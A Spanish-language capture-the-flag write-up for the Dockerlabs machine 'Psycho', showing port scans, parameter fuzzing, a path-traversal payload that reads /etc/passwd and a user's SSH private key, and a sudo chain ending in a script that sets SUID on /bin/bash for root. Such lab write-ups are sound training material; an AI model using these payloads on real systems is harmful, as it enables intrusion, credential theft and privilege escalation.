



Write-Up: Máquina "Psycho"

- 📌 **Plataforma:** Dockerlabs
 - 📌 **Dificultad:** Fácil
 - 📌 **Autor:** Joaquín Picazo
-

🔍 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
 - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
 - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
 - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
-



1. Reconocimiento y Recolección de Información

Hago un escaneo general para identificar los puertos abiertos.

```
(root㉿kali)-[/home/cypher/psycho]
# nmap -vvv -p- --open 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-23 12:02 -03
Initiating ARP Ping Scan at 12:02
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 12:02, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:02
Completed Parallel DNS resolution of 1 host. at 12:02, 0.06s elapsed
DNS resolution of 1 IPs took 0.06s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 12:02
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 12:02, 3.63s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000029s latency).
Scanned at 2025-03-23 12:02:34 -03 for 4s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.16 seconds
          Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

2. Escaneo y Enumeración

Hago un escaneo específicamente a los puertos abiertos encontrados anteriormente.

```
(root㉿kali)-[~/home/cypher/psycho]
# nmap -vvv -p 22,80 -sV -sC 172.17.0.2
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 38:bb:36:a4:18:60:ee:a8:d1:0a:61:97:6c:83:06:05 (EDDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHMnLXN0YTItbmlzdHAYNTYAAAIBmlzdHAYNTYAAABBLmfDz6T3XGKwifPXb0JRYMnpBIhNV4en6M+lkDFe1l/+EjBi+8MtlEy6EFgPI9T27aTybt2qudKJ8+r3wcsi8w=
|   256 a3:4e:4f:6f:76:f2:ba:50:c6:1a:54:40:95:9c:20:41 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI3NTESAAAAIHCGV19ya8Ky3fjIdNDQCC9Rkw2oliVFdd+uUEgllPzQ
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
|_http-title: 4You
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Uso DirBuster para encontrar directorios de la web que corre en el puerto 80.

| Type | Found | Response | Size |
|------|-----------------|----------|------|
| File | /index.php | 200 | 2833 |
| Dir | / | 200 | 2831 |
| Dir | /icons/ | 403 | 445 |
| Dir | /assets/ | 200 | 1134 |
| Dir | /icons/small/ | 403 | 445 |
| Dir | /server-status/ | 403 | 445 |


Con wfuzz busco algún parámetro válido para acceder a archivos de la web.

```
(root㉿kali)-[~/home/cypher/psycho]
# wfuzz -c -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -u http://172.17.0.2/index.php?FUZZ=/etc/passwd --h1 62
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check
Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://172.17.0.2/index.php?FUZZ=/etc/passwd
Total requests: 207643

ID      Response  Lines   Word    Chars   Payload
=====
000004819:  200       88 L    199 W    3870 Ch    "secret"
```


3. Explotación de Vulnerabilidades

Uso el parámetro encontrado anteriormente en la URL para intentar acceder a /etc/passwd. Al ejecutar eso, se logra obtener los valores de ese archivo en el código fuente de la web. Se ve que hay un usuario llamado "luisillo" y otro llamado "vaxe1"



```
4You http://172.17.0.2/index.php?secret=../../../../../../../../etc/passwd +  
← → C ⌂ view-source:http://172.17.0.2/index.php?secret=../../../../../../../../etc/passwd  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec  
49 </section>  
50  
51 <footer class="bg-dark text-white text-center py-4">  
52   <div class="container">  
53     <p>&copy; 2024 @TLuisillo_o & DockerLabs</p>  
54   </div>  
55 </footer>  
56  
57 <script src="https://cdn.jsdelivr.net/npm@popperjs/core@2.11.6/dist/umd/popper.min.js"></script>  
58 <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.min.js"></script>  
59  
60 </body>  
61 </html>  
62  
63 root:x:0:0:root:/root:/bin/bash  
64 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
65 bin:x:2:2:bin:/bin:/usr/sbin/nologin  
66 sys:x:3:3:sys:/dev:/usr/sbin/nologin  
67 sync:x:4:65534:sync:/bin:/sync  
68 games:x:5:60:games:/usr/games:/usr/sbin/nologin  
69 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
70 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
71 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
72 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
73 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
74 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
75 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
76 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
77 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
78 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin  
79 _apt:x:42:65534::/nonexistent:/usr/sbin/nologin  
80 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
81 ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash  
82 systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin  
83 systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin  
84 messagebus:x:100:102::/nonexistent:/usr/sbin/nologin  
85 systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin  
86 vaxe1:x:1001:1001:,,,:/home/vaxe1:/bin/bash  
87 sshd:x:101:65534::/run/sshd:/usr/sbin/nologin  
88 luisillo:x:1002:1002::/home/luisillo:/bin/sh
```

Como ya se sabe que existe un usuario “luisillo” y otro “vaxe”, se puede intentar acceder a su clave RSA. Con luisillo no me funcionó, pero si con vaxe.



The screenshot shows a browser window with the URL `http://172.17.0.2/index.php?secret=../../../../home/vaxe/.ssh/id_rsa`. The page content displays the source code of a PHP file, which includes an RSA private key. The key starts with `-----BEGIN OPENSSH PRIVATE KEY-----` and ends with `-----END OPENSSH PRIVATE KEY-----`. The key itself is a long string of characters, mostly lowercase letters and numbers, interspersed with some symbols like `\n`, `=`, and `>`.

```
4You http://172.17.0.2/index.php?secret=../../../../home/vaxe/.ssh/id_rsa
← → C ⌂ ⌂ view-source:http://172.17.0.2/index.php?secret=../../../../home/vaxe/.ssh/id_rsa
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
61 </html>
62
63 -----BEGIN OPENSSH PRIVATE KEY-----
64 b3BlnNzA1C1rZXktjdEAAAABG5vbmUAAAEBm9uZQAAAAAAAAAAAB1wAAAAdzc2gtcn
65 NhAAAAAwEAAQAAAYEAvbN4ZoACG0w5LY+2RlPpTmBl0vBVufshHnzIzQIiBSgZUEd5dk
66 2LxNBdzStQBax6ZMsD+jUCU02DUf0W0A7BQuP/PqrZ+LaGebNcVzwyfaJlvHJy2MLVz3
67 tmrnPURyCEc0+4ag0Gye4ozgao+FjJEh31t10VYapX+bZX+bSxYrr6vOp2Djbl/noXtwF
68 ACgDeJGuJIdyBGh63+E+hCpmZgMyXdxH8o6vgFcirXinxs3003H2kBlwWY9ZfdLeh8
69 t30rmU6Sz/h/p3c2l1no+4eyvC2VCtuF23269eScVcqkzP9svKe7VCqH9FYRWr7sssuqa
70 0Zr80VzpkTKE0A4ck4KQLiimmUzpoLtDnP8Ay8lAnRMzuXJctlaF5R58A2ngETkBjDMM
71 2ffttid/dPk0AIfe2p+lqrQlw9tflPkt7dpbmhVsM1CN+0kY5D5XDeUnzICxKHcsc+f/cmA
72 UafMqBMMhB1lucsw/Tw2757qp49+Xemic3qBwes1AAAFiGAU0eRgFNMhKAABAB3NzaC1cy2
73 EAAGBAL2zeTmgAhtMA0S2PtZT6U5g2dLwBn7IR58yMOCiGjUoGvBA+05Ni8TQxC0rUA
74 QMemTLA/1ALNq1H2lta0wUFkz/Z6q2f2i2hoHgTXFwcmnziZbxycjC1wd7zq5zLEWAH
75 EPuGhqBsnuKM4GqPhXSRJR99bddFWNgj1/m2V/m0SWK5+r0Kdg425f5qF7vhQoA3iRrmCS
76 HMRoYet/hPoXDSmYDL1wBR/K0r4AhYq1yJ8bNztNx9Ad58FlwPWRXRifLd0k5L0kmYf
77 6d3Ni9Z6puHsrwlQrbhd9uvXkhloqqpCsz/bLynu1Qqh/X2EVq+7LLlkKmjma/DLc6Zoy
78 lNAOHJO3AEc4ppLM6TpBQ5z/AMvJRWj0TM7lyS0rZwheUefANp4BE5AYzDNN37U3f3T5D
79 gCBXtgfpaq0JcPbrZT503t25oVbdNojfg5G00+vW3lJ8yAsShwrHPv3/3jgFGnzKgTB70d
80 ZbnLfV08Nu+e6qePflxJ0n6gVnrNOAAAMBAEAAAGADK57QSf/f/pr1b73NUjz+ybj4N
81 5e6YJ1Xjybz30JK+wUNzv0EddnqZzIh4s7F2n+VY70qFlotkLqmXtfP1gcEbjyyr0dbgw0j4
82 4sRh1wsp0rVG0NTKXj0jWdqTG/aRk0gXKXsmNb+snLoFPFoEUHZDjpePFcgjyXlaYmZ0G
83 +bzNv0RNgg4eWZsZel3jvb58XtDz4pkG1vK1-8bInlgulmtQKtXoVhokGkp4b+fu
84 7YjdiaS4CyWsxX50wG/ZMgjBwFLrbCDUUDKxzsmCbrerHxLKT/sae64E2ahu85ckYzLizTd
85 2lp27E00Pvdplt9qny83JuFHBLCbMd4shq/oU8vGaiGnIVoCws4wMArbpj0+EA1Jk3GYvh
86 oqWp3Q4N4F1tmvlrbqx2Kp2T5yB+rLoBxfJwLELzlzd+08mfP9Yknaw2vVYpUixUglNWJ
87 ZnmNluAsCPad1ZnvIkPm6IPcThj1hVckFxgWjQn6NdJj+NGNwCbeUrxBkH0vToD7gfAAAA
88 wOcvSzmvYVxspX3b9Sgh+sHH5Ym0XR9GSc8hErwMDT9glzcaeEVB302iH/T+jrtUl4Pxip
89 kwFc5ZHHTw2dd0x4VpE02jsfkwTeYqWRMcZHTK19PrY2zsksVmuf94s0cN8154leQBnx
90 gt22Dr/KJA71hk0H7TyeGnLsmBtZoa3sqp3co9inkcnhm1KUeduL4RcsSysDqXYbBuTB6
91 g1l8Hyysm8ISCs0R4KsgxmC5lqCMFby7z/6n0X7sm5/kP+jMsAAADB08TiHrYTL/kgSPM
92 ITaekvQUJWcp+FCHK07jwzhlp4buYAn03iGvhV0pc57uboD8/mve207e97ugK4Nqc68Szsu
93 BdgAnd4FF3NL0XP/qPZpaPS1FRl0py0jHyB+u6RELgaI3419AierMc+4M0coUMZvxqay3o
94 t8jRh08jiwIfiszwn7taclmNEFkrK8Y7nlxFrd2XLjknZHFU0Fz0FwdtXilQa+y6oJ6
95 lKtE9KwNqgIgzb9Wt+m3l5eVwEdQKn1wAAAMEAyEsmbLUzkbLMlu6P4+6sUq8f68eP3Ad
96 bjltoqUjeYwe9K0f07G15W2nwB/9WeaI1DcsDpZbu0wFBBylmijehVAqtJWJgZcps0yy2
97 1+JS40qbCbg+3ZcD5NX75543WvnF+t2t0S6aWCEqCUPyb4SSQXK14QBKOMN8eC5XWf/aQ
98 aNrKPo4BygXucJCAHRZ7etVNQY9VqdvwI5sOnrTexbHM9Rz608T+7wgsg2DECtv+dBu0
99 1w8tIJUw1y+XTAAAEnZheGVpqD1zMWrlMDI2NmZmZA==
```

Copio la clave RSA y la pego en un archivo llamado “id_rsa”. Con chmod 600 modifíco sus permisos para utilizarla posteriormente para ingresar por SSH.

```
(root㉿kali)-[~/home/cypher/psycho]
# nano id_rsa

(root㉿kali)-[~/home/cypher/psycho]
# chmod 600 id_rsa
```

Ingreso por SSH con el usuario y clave RSA como credenciales. Ingreso exitoso.

```
[root@kali] [/home/cypher/psycho]
# ssh vaxe1@172.17.0.2 -i id_rsa
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:KZdmmK93JpQdEgEdRl0JYVD4l+Gdfix6KM9aUmZc1lA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.13-AMD64 x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Aug 10 02:25:09 2024 from 172.17.0.1
vaxe1@ef1029bf0d67:~$ ls
file.txt
vaxe1@ef1029bf0d67:~$ cat file.txt
kflksdfsad
asdsadsad
asdasd
```

🔒 4. Escalada de Privilegios y Post-exploitación

Uso sudo -l para ver si es que hay alguna posibilidad de escalar privilegios.

```
vaxe1@ef1029bf0d67:~$ sudo -l
Matching Defaults entries for vaxe1 on ef1029bf0d67:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User vaxe1 may run the following commands on ef1029bf0d67:
(luisillo) NOPASSWD: /usr/bin/perl
```

Con perl intento pasarme al usuario luisillo y verificar si hay alguna forma de escalar privilegios desde ese usuario. Con sudo -l se pudo ver que con python3 se puede ejecutar un archivo paw.py como si se fuera root.

```
vaxe1@ef1029bf0d67:~$ sudo -u luisillo perl -e 'exec "/bin/bash";'
luisillo@ef1029bf0d67:/home/vaxe1$ whoami
luisillo
luisillo@ef1029bf0d67:/home/vaxe1$ sudo -l
Matching Defaults entries for luisillo on ef1029bf0d67:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
    bind
User luisillo may run the following commands on ef1029bf0d67:
(ALL) NOPASSWD: /usr/bin/python3 /opt/paw.py
```

Cambio de nombre del archivo y creo uno nuevo con el mismo nombre para colocar el comando que yo quiero que se ejecute.

```
luisillo@ef1029bf0d67:/opt$ mv paw.py aux.py
luisillo@ef1029bf0d67:/opt$ nano paw.py
```

En paw.py debe contener: `import os; os.system("chmod u+s /bin/bash")`

Con eso le doy permiso SUID a `/bin/bash`

Luego, ejecuto paw.py con python3, y con “`bash -p`” abro una terminal pero que conserve los permisos root y dejar los permisos de usuario normal.

```
luisillo@ef1029bf0d67:/opt$ sudo /usr/bin/python3 /opt/paw.py
luisillo@ef1029bf0d67:/opt$ bash -p
bash-5.2# whoami
root
bash-5.2# █
```

🏆 Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.